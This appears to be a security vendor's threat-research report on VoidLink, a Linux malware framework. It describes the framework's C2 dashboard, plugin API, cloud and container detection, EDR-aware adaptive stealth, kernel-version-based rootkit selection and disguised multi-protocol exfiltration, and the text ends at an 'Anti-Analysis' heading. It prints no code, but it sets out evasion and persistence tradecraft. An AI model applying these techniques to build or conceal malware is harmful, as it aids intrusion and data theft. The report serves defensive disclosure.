VoidLink is an advanced malware framework made up of custom loaders, implants, rootkits, and modular plugins designed to maintain long-term access to Linux systems. The framework includes multiple cloud-focused capabilities and modules, and is engineered to operate reliably in cloud and container environments over extended periods.
VoidLink’s architecture is extremely flexible and highly modular, centered around a custom Plugin API that appears to be inspired by Cobalt Strike’s Beacon Object Files (BOF) approach. This API is used in more than 30+ plug-in modules available by default.
VoidLink employs multiple Operational Security (OPSEC) mechanisms, including runtime code encryption, self-deletion upon tampering, and adaptive behavior based on the detected environment, alongside a range of user-mode and kernel-level rootkit capabilities.
The framework appears to be built and maintained by Chinese-affiliated developers (exact affiliation remains unclear) and is actively evolving. Its overall design and thorough documentation suggest it is intended for commercial purposes.
The developers demonstrate a high level of technical expertise, with strong proficiency across multiple programming languages, including Go, Zig, C, and modern frameworks such as React. In addition, the attacker possesses in-depth knowledge of sophisticated operating system internals, enabling the development of advanced and complex solutions.
VoidLink – a Cloud-First Malware Framework
In December 2025, Check Point Research identified a small cluster of previously unseen Linux malware samples that appear to originate from a Chinese-affiliated development environment. Many of the binaries included debug symbols and other development artifacts, suggesting we were looking at in-progress builds rather than a finished, widely deployed tool. The speed and variety of changes across the samples indicate a framework that is being iterated upon quickly to achieve broader, real-world use.
The framework, internally referred to by its original developers as VoidLink, is a cloud-first implant written in Zig and designed to operate in modern infrastructure. It can recognize major cloud environments and detect when it is running inside Kubernetes or Docker, then tailor its behavior accordingly. VoidLink also harvests credentials associated with cloud environments and standard source code version control systems, such as Git, indicating that software engineers may be a potential target, either for espionage activities or possible future supply-chain-based attacks.
VoidLink’s feature set is unusually broad. It includes rootkit-style capabilities (LD_PRELOAD, LKM, and eBPF), an in-memory plugin system for extending functionality, and adaptive stealth that adjusts runtime evasion based on the security products it detects, favoring operational security over performance in monitored environments. It also supports multiple command-and-control channels, including HTTP/HTTPS, ICMP, and DNS tunneling, and can form P2P/mesh-style communication between compromised hosts. In the latest samples, most components appear to be close to completion, alongside a functional C2 server and a dashboard front end integrated into a single ecosystem.
The framework’s intended use remains unclear, and as of this writing, no evidence of real-world infections has been observed. The way it is built suggests it may ultimately be positioned for commercial use, either as a product offering or as a framework developed for a customer.
Command and Control Panel

Figure 1 – Main Panel


To best manage an attack, VoidLink ships with a web-based dashboard that provides the operator with complete control over the running agents, implants, and plugins. This interface is localized for Chinese-affiliated operators, but the navigation follows a familiar C2 layout: a left sidebar groups pages into Dashboard, Attack, and Infrastructure. The Dashboard section covers the core operator loop (agent manager, built-in terminal, and an implant builder). In contrast, the Attack section organizes post-exploitation activity such as reconnaissance, credential access, persistence, lateral movement, process injection, stealth, and evidence wiping.
Dashboard
Attack
Infrastructure
Implants
Reconnaissance
Tunneling
Terminal
Credentials
File Management
Builder
Persistence
Plugin Management
Lateral Movement
Task Management
Process Injection
Set Up
Hidden Modules
Wipe Evidence
Figure 2 – Persistence Panel (Translated)
Figure 3 – Wipe Evidence Panel (Translated)

The Generator panel acts as the build interface for VoidLink, enabling the threat actor to generate additional, customized implant variants on demand. From this screen, the operator can select the desired capability set and tune the overall evasion posture. It also exposes operational parameters such as the implant’s heartbeat or beaconing interval, allowing the actor to balance responsiveness against stealth by controlling how frequently the implant checks in and executes tasks. All these parameters can also be changed at runtime.
Figure 4 – Builder Panel (Translated)

The most interesting component of the dashboard is the plugin management panel. It allows the operator to deploy selected modules to victims and to upload custom modules. At the time of our research, 37 plugins were available, organized into several categories: Tools, Anti-Forensics, Reconnaissance, Containers, Privilege Escalation, Lateral Movement, and “Others” (see “Plugin System” below).
Figure 5 – Plugins Panel
Technical Overview
VoidLink is an impressive piece of software, written in Zig for Linux, and it is far more advanced than typical Linux malware. At its base, it features a conventional core that maintains implant stability. The core manages global state, communications, and task execution. This well-designed core hosts several features on top that make the malware a full-fledged C2 framework.

VoidLink is delivered through a two stage loader, where the final implant has core modules embedded, but external code can be downloaded at runtime as plugins:
Figure 6 – VoidLink High Level Overview
Cloud-First Tradecraft

VoidLink is a cloud-first Linux implant. Once a machine is infected, it surveys the compromised system and can detect which cloud provider the infected machine is running under. Currently, VoidLink can detect AWS, GCP, Azure, Alibaba, and Tencent, with plans to add detections for Huawei, DigitalOcean, and Vultr. For all these cloud providers, VoidLink queries additional information on instance metadata using the respective vendor’s API.
Figure 7 – Querying AWS metadata
In addition to cloud detection, it collects vast amounts of information about the infected machine, enumerating its hypervisor and detecting whether it is running in Docker container or a Kubernetes pod.
To ease data exfiltration, privilege escalation, and lateral movement in containerized environments, several post-exploitation modules are implemented—from automated container escapes over secret extraction to dedicated lateral movement commands.
Ultimately, the goal of this implant appears to be stealthy, long-term access, surveillance, and data collection.
Plugin Development API

In addition to the core modules and commands, the VoidLink framework offers an extensive development API, similar to (and likely inspired by) Cobalt Strike and its Beacon API. The API is set up during the malware’s initialization by creating an export table that contains all available APIs.
Figure 8 – Development API Export Table
When developing a VoidLink plugin, a developer can then reference these APIs to e.g. read files, create socket connections, execute files, resolve routines from shared objects or log to the C2 console. The whole API operates on direct syscalls, bypassing libc hooks.
Adaptive Stealth

Upon launch, VoidLink enumerates installed security products and hardening measures, including Linux EDRs and kernel hardening technologies. However, this information is not only returned to the operator but used to calculate a risk score for the environment and suggest an evasion strategy, which is then used in other modules to influence their behavior, so that, for example, a port scan is executed more slowly and with greater control in an environment where monitoring is implemented, and the risk is comparatively high. This pattern of adaptive stealth is one of VoidLink’s core principles and is applied throughout the framework.
Figure 9 – Detected EDRs
Rootkit Modules
Another noteworthy component is a monitor that helps VoidLink blend in with normal system activity. It builds a profile of host behavior by reading machine telemetry (CPU, memory, network, and active processes), parsing it, and creating adaptive intervals for communication with the C2, with constraints such as working hours and low-activity times.
A stealth module integrates advanced concealment techniques, including kernel-level techniques. It maintains a family of rootkits tailored to multiple kernel versions. It couples them with eBPF programs that can hook sensitive paths without requiring a traditional LKM on newer, locked-down systems. VoidLink handles rootkit deployment once again, based on the environment in which it runs, and chooses the right rootkit to deploy accordingly. Depending on the Kernel version and supported features, the following rootkits are chosen:
LD_PRELOAD: When the “kernel” flag is disabled, OR the kernel version is < 4.0
eBPF: For a Kernel version ≥ 5.5 with eBPF support
LKM: Kernel ≥ 4.0
Figure 10 – Rootkit deployment depending on environment
Using the rootkits, the implant can selectively hide its processes, files, and network sockets, as well as hide the rootkit modules themselves.
Command and Control

At the network level, VoidLink attempts to make outbound network connections appear legitimate; several modules conceal the traffic. There is a layer responsible for HTTP camouflage, which attempts to make requests appear legitimate.
Figure 11 – HTTP camouflage configuration
Requests, as well as exfiltrated files, can be hidden in various ways, including via PNG-like blobs, standard website content (JS/CSS/HTML), or by mimicking API traffic. VoidLink supports multiple transport protocols: HTTP/1.1, HTTP/2, WebSocket, DNS, and ICMP. All are managed through a protocol dubbed VoidStream by the developers. VoidStream handles encryption and message parsing for all of the previously mentioned protocols.
While not fully implemented, analyzed samples also contain methods for mesh C2—a peer-to-peer networking method in which infected machines form a mesh network, routing packets in-between each other without needing outbound internet access.
Anti-Analysis
